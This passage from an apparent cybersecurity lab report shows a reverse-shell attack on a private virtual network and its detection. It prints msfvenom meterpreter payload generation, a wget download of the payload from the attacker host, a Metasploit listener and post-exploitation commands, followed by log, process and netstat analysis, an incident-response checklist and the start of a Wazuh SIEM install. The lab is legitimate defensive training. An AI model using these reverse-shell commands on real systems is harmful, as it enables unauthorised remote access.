
4.2 Log excerpts showing the attack footprint

.bash_history on Ubuntu showed:

wget http://192.168.81.133:8000/shell.elf

chmod +x shell.elf

./shell.elf



/var/log/auth.log entries included:

Log

sudo: chrysostome : TTY=pts/0 ; COMMAND=/usr/bin/chmod +x shell.elf

```
2025-07-02T22:15:01.389984+02:00 teamshadowops CRON[3578]: pam_unix(cron:session): session opened for user root(uid=0) by root(uid=0)
2025-07-02T22:15:01.394734+02:00 teamshadowops CRON[3578]: pam_unix(cron:session): session closed for user root
2025-07-02T22:17:01.400522+02:00 teamshadowops CRON[3595]: pam_unix(cron:session): session opened for user root(uid=0) by root(uid=0)
2025-07-02T22:17:01.413414+02:00 teamshadowops CRON[3595]: pam_unix(cron:session): session closed for user root
2025-07-02T22:19:32.402952+02:00 teamshadowops sudo: chrysostome : TTY=pts/0 ; PWD=/home/chrysostome ; USER=root ; COMMAND=/usr/bin/chmod +x shell.elf
2025-07-02T22:19:32.405324+02:00 teamshadowops sudo: pam_unix(sudo:session): session opened for user root(uid=0) by chrysostome(uid=1000)
2025-07-02T22:19:32.406447+02:00 teamshadowops sudo: pam_unix(sudo:session): session closed for user root
2025-07-02T22:25:01.424778+02:00 teamshadowops CRON[3650]: pam_unix(cron:session): session opened for user root(uid=0) by root(uid=0)
2025-07-02T22:25:01.428388+02:00 teamshadowops CRON[3650]: pam_unix(cron:session): session closed for user root
2025-07-02T22:25:19.812410+02:00 teamshadowops sudo: chrysostome : TTY=pts/1 ; PWD=/home/chrysostome ; USER=root ; COMMAND=/usr/bin/grep -i pts\\|session\\|exec /var/log/auth.log
2025-07-02T22:25:19.813492+02:00 teamshadowops sudo: pam_unix(sudo:session): session opened for user root(uid=0) by chrysostome(uid=1000)
```

ps aux | grep shell.elf:

- Confirmed the payload process was **no longer running**, indicating termination or cleanup.

```
chrysostome@teamshadowops:~$ ps aux | grep shell.elf
chrysos+    3659  0.0  0.0  17948  2288 pts/1    S+   22:25   0:00 grep --color=auto shell.elf
chrysostome@teamshadowops:~$ S
```

4.3 Incident Response Checklist

4.3.1 Containment

- Verified reverse shell session
- Terminated shell (if active)
- Disconnected victim network

4.3.2 Eradication

- Removed shell.elf
- Investigated logs and command history
- Checked for persistence mechanisms

4.3.3 Recovery

- Updated system packages
- Configured firewall rules
- Enabled host-based monitoring (e.g., Wazuh, auditd)
- Documented all findings

4.3.4 Conclusion

The lab successfully demonstrated how an attacker can gain shell access through a crafted payload and how a defender should respond through log analysis, process monitoring, and applying IR procedures.

4.4 Method 2: Reverse Shell Exploitation and Detection with Metasploit

Lab Setup

- **Attacker Machine:** Kali Linux (192.168.81.133)
- **Target Machine:** Ubuntu Desktop (192.168.81.164)
- Both machines on the same virtual network


Phase 1: Payload Generation

On Kali:

```
msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=192.168.81.133 LPORT=4444 -f elf > meterpreter.elf
```

- **Payload:** meterpreter/reverse_tcp


- **Format:** ELF binary (Linux)



Phase 2: Transfer Payload to Target


python3 -m http.server 8000

wget http://192.168.81.133:8000/meterpreter.elf



Phase 3: Start Metasploit Listener

```
msfconsole

use exploit/multi/handler

set PAYLOAD linux/x86/meterpreter/reverse_tcp

set LHOST 192.168.81.133

set LPORT 4444

set ExitOnSession false

exploit -j
```


┌──(kali㉿teamshadowops)-[~]
└─$ msfconsole
Metasploit tip: Save the current environment with the save command,
future console restarts will use this environment again
=[metasploit v6.4.56-dev]
+ -- --=[2505 exploits - 1291 auxiliary - 431 post]
+ -- --=[1610 payloads - 49 encoders - 13 nops]
+ -- --=[9 evasion]
Metasploit Documentation: https://docs.metasploit.com/
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set PAYLOAD linux/x86/meterpreter/reverse_tcp
PAYLOAD ⇒ linux/x86/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.81.133
LHOST ⇒ 192.168.81.133
msf6 exploit(multi/handler) > set ExitOnSession false
ExitOnSession ⇒ false
msf6 exploit(multi/handler) > options

```
Payload options (linux/x86/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.81.133   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port

Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


View the full module info with the info, or info -d command.
```

Phase 4: Execute Payload on Target

chmod +x meterpreter.elf

./meterpreter.elf


Phase 5: Post-Exploitation

Within the Meterpreter session:

```
sysinfo

getuid

shell
```

```
msf6 exploit(multi/handler) >
[*] Sending stage (1017704 bytes) to 192.168.81.164
[*] Meterpreter session 2 opened (192.168.81.133:4444 → 192.168.81.164:41712) at 2025-07-03
sessions -i 2
[*] Starting interaction with 2...

meterpreter > sysinfo
Computer     : 192.168.5.155
OS           : Ubuntu 24.04 (Linux 6.11.0-29-generic)
Architecture : x64
BuildTuple   : i486-linux-musl
Meterpreter  : x86/linux
meterpreter > getuid
Server username: chrysostome
meterpreter > shell
Process 3543 created.
Channel 1 created.
```


Verify:



Phase 6: Detection on Target (SOC Perspective)

On the Ubuntu machine, investigators checked:

sudo cat /var/log/auth.log | grep -i 'session'



To look for execution evidence:

ps aux | grep meterpreter

```
chrysostome@teamshadowops:~$ ps aux | grep meterpreter
chrysos+    3391  0.0  0.0    160     0 pts/0    S+   13:22   0:00 ./meterpreter.elf
chrysos+    3511  0.0  0.0   1196  1024 pts/3    S+   13:37   0:00 ./meterpreter.elf
chrysos+    3612  0.0  0.0  17944  2288 pts/2    S+   13:59   0:00 grep --color=auto meterpreter
```

To identify the running meterpreter.elf process

netstat -antup

```
chrysostome@teamshadowops:~$ netstat -antup
(Not all processes could be identified, non-owned process info
 will not be shown, you would have to be root to see it all.)
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 127.0.0.54:53           0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:631           0.0.0.0:*               LISTEN      -
tcp        0      0 192.168.81.164:41712    192.168.81.133:4444     ESTABLISHED 3511/./meterpreter.
tcp        0      0 192.168.81.164:43700    192.168.81.133:4444     ESTABLISHED 3391/./meterpreter.
tcp6       0      0 ::1:631                 :::*                    LISTEN      -
udp        0      0 0.0.0.0:39294           0.0.0.0:*                           -
udp        0      0 0.0.0.0:5353            0.0.0.0:*                           -
udp        0      0 127.0.0.54:53           0.0.0.0:*                           -
udp        0      0 127.0.0.53:53           0.0.0.0:*                           -
udp        0      0 192.168.81.164:68       192.168.81.254:67       ESTABLISHED -
udp        0      0 192.168.5.155:68        192.168.5.254:67        ESTABLISHED -
udp6       0      0 :::5353                 :::*                                -
udp6       0      0 :::50639                :::*                                -
```

5. SIEM Lab: Wazuh Deployment and Alerting

Goal: This report documents the successful implementation of a Wazuh SIEM (Security Information and Event Management) system on Ubuntu Server, including the simulation and detection of security events. The lab demonstrates real-world cybersecurity monitoring capabilities through automated threat detection and incident response procedures.

5.1 Objectives

- To Deploy and configure Wazuh SIEM platform and Establish security monitoring capabilities
- To Simulate attack scenarios for testing
- To Analyze security alerts and implement response procedures

5.2 Environment Setup

Platform: Ubuntu Server
SIEM Solution: Wazuh
Components Deployed:

- Wazuh Manager (Central monitoring server)
- Wazuh Indexer (Data storage and processing)
- Wazuh Dashboard (Web interface)
- Wazuh Agent (Endpoint monitoring)

5.2.1 Implementation Process

Phase 1: System Installation

1. **System Preparation**

    - ✓ Updated Ubuntu Server packages
    - ✓ Configured network access and firewall rules

2. Wazuh Deployment

- ✓ Downloaded official Wazuh installation script
- ✓ Executed automated installation: **curl -sO https://packages.wazuh.com/4.6/wazuh-install.sh**
- ✓ Completed full stack deployment using **-a flag**
- ✓ Verified all services running successfully

```
Ubuntu 24.04.2 LTS chrysostome tty1

chrysostome login: chrysostome
Password:
Welcome to Ubuntu 24.04.2 LTS (GNU/Linux 6.8.0-62-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

 System information as of Wed Jul  2 01:38:50 PM UTC 2025

  System load:  0.3               Processes:             257
  Usage of /:   39.1% of 9.75GB   Users logged in:       0
  Memory usage: 20%               IPv4 address for ens33: 192.168.5.154
  Swap usage:   0%


Expanded Security Maintenance for Applications is not enabled.

90 updates can be applied immediately.
3 of these updates are standard security updates.
To see these additional updates run: apt list --upgradable

8 additional security updates can be applied with ESM Apps.
Learn more about enabling ESM Apps service at https://ubuntu.com/esm


chrysostome@chrysostome:~$ curl -sO https://packages.wazuh.com/4.6/wazuh-install.sh
chrysostome@chrysostome:~$ sudo bash wazuh-install.sh -a
[sudo] password for chrysostome:
02/07/2025 13:40:03 INFO: Starting Wazuh installation assistant. Wazuh version: 4.6.0
02/07/2025 13:40:03 INFO: Verbose logging redirected to /var/log/wazuh-install.log
02/07/2025 13:40:03 ERROR: The recommended systems are: Red Hat Enterprise Linux 7, 8, 9; CentOS 7, 8; Amazon Linux 2; Ubuntu 16.04, 18.04, 20.04, 22.04. The cu
rrent system does not match this list. Use -i|--ignore-check to skip this check.
chrysostome@chrysostome:~$ sudo bash wazuh-install.sh -a -i
02/07/2025 13:41:36 INFO: Starting Wazuh installation assistant. Wazuh version: 4.6.0
02/07/2025 13:41:36 INFO: Verbose logging redirected to /var/log/wazuh-install.log
02/07/2025 13:43:17 WARNING: Hardware and system checks ignored.
02/07/2025 13:43:17 INFO: Wazuh web interface port will be 443.
02/07/2025 13:43:59 INFO: --- Dependencies ----
02/07/2025 13:43:59 INFO: Installing apt-transport-https.
02/07/2025 13:45:56 INFO: Wazuh repository added.
02/07/2025 13:45:56 INFO: --- Configuration files ---
02/07/2025 13:45:56 INFO: Generating configuration files.
02/07/2025 13:45:58 INFO: Created wazuh-install-files.tar. It contains the Wazuh cluster key, certificates, and passwords necessary for installation.
02/07/2025 13:45:58 INFO: --- Wazuh indexer ---
02/07/2025 13:45:58 INFO: Starting Wazuh indexer installation.
_
```


```
chrysostome@chrysostome:~$ curl -sO https://packages.wazuh.com/4.6/wazuh-install.sh
chrysostome@chrysostome:~$ sudo bash wazuh-install.sh -a
[sudo] password for chrysostome:
02/07/2025 13:40:03 INFO: Starting Wazuh installation assistant. Wazuh version: 4.6.0
02/07/2025 13:40:03 INFO: Verbose logging redirected to /var/log/wazuh-install.log
02/07/2025 13:40:03 ERROR: The recommended systems are: Red Hat Enterprise Linux 7, 8, 9; CentOS 7, 8; Amazon Linux 2; Ubuntu 16.04, 18.04, 20.04, 22.04. The cu
rrent system does not match this list. Use -i|--ignore-check to skip this check.
chrysostome@chrysostome:~$ sudo bash wazuh-install.sh -a -i
02/07/2025 13:41:36 INFO: Starting Wazuh installation assistant. Wazuh version: 4.6.0
02/07/2025 13:41:36 INFO: Verbose logging redirected to /var/log/wazuh-install.log
02/07/2025 13:43:17 WARNING: Hardware and system checks ignored.
02/07/2025 13:43:17 INFO: Wazuh web interface port will be 443.
02/07/2025 13:43:59 INFO: --- Dependencies ----
02/07/2025 13:43:59 INFO: Installing apt-transport-https.
02/07/2025 13:45:56 INFO: Wazuh repository added.
02/07/2025 13:45:56 INFO: --- Configuration files ---
02/07/2025 13:45:56 INFO: Generating configuration files.
02/07/2025 13:45:58 INFO: Created wazuh-install-files.tar. It contains the Wazuh cluster key, certificates, and passwords necessary for installation.
02/07/2025 13:45:58 INFO: --- Wazuh indexer ---
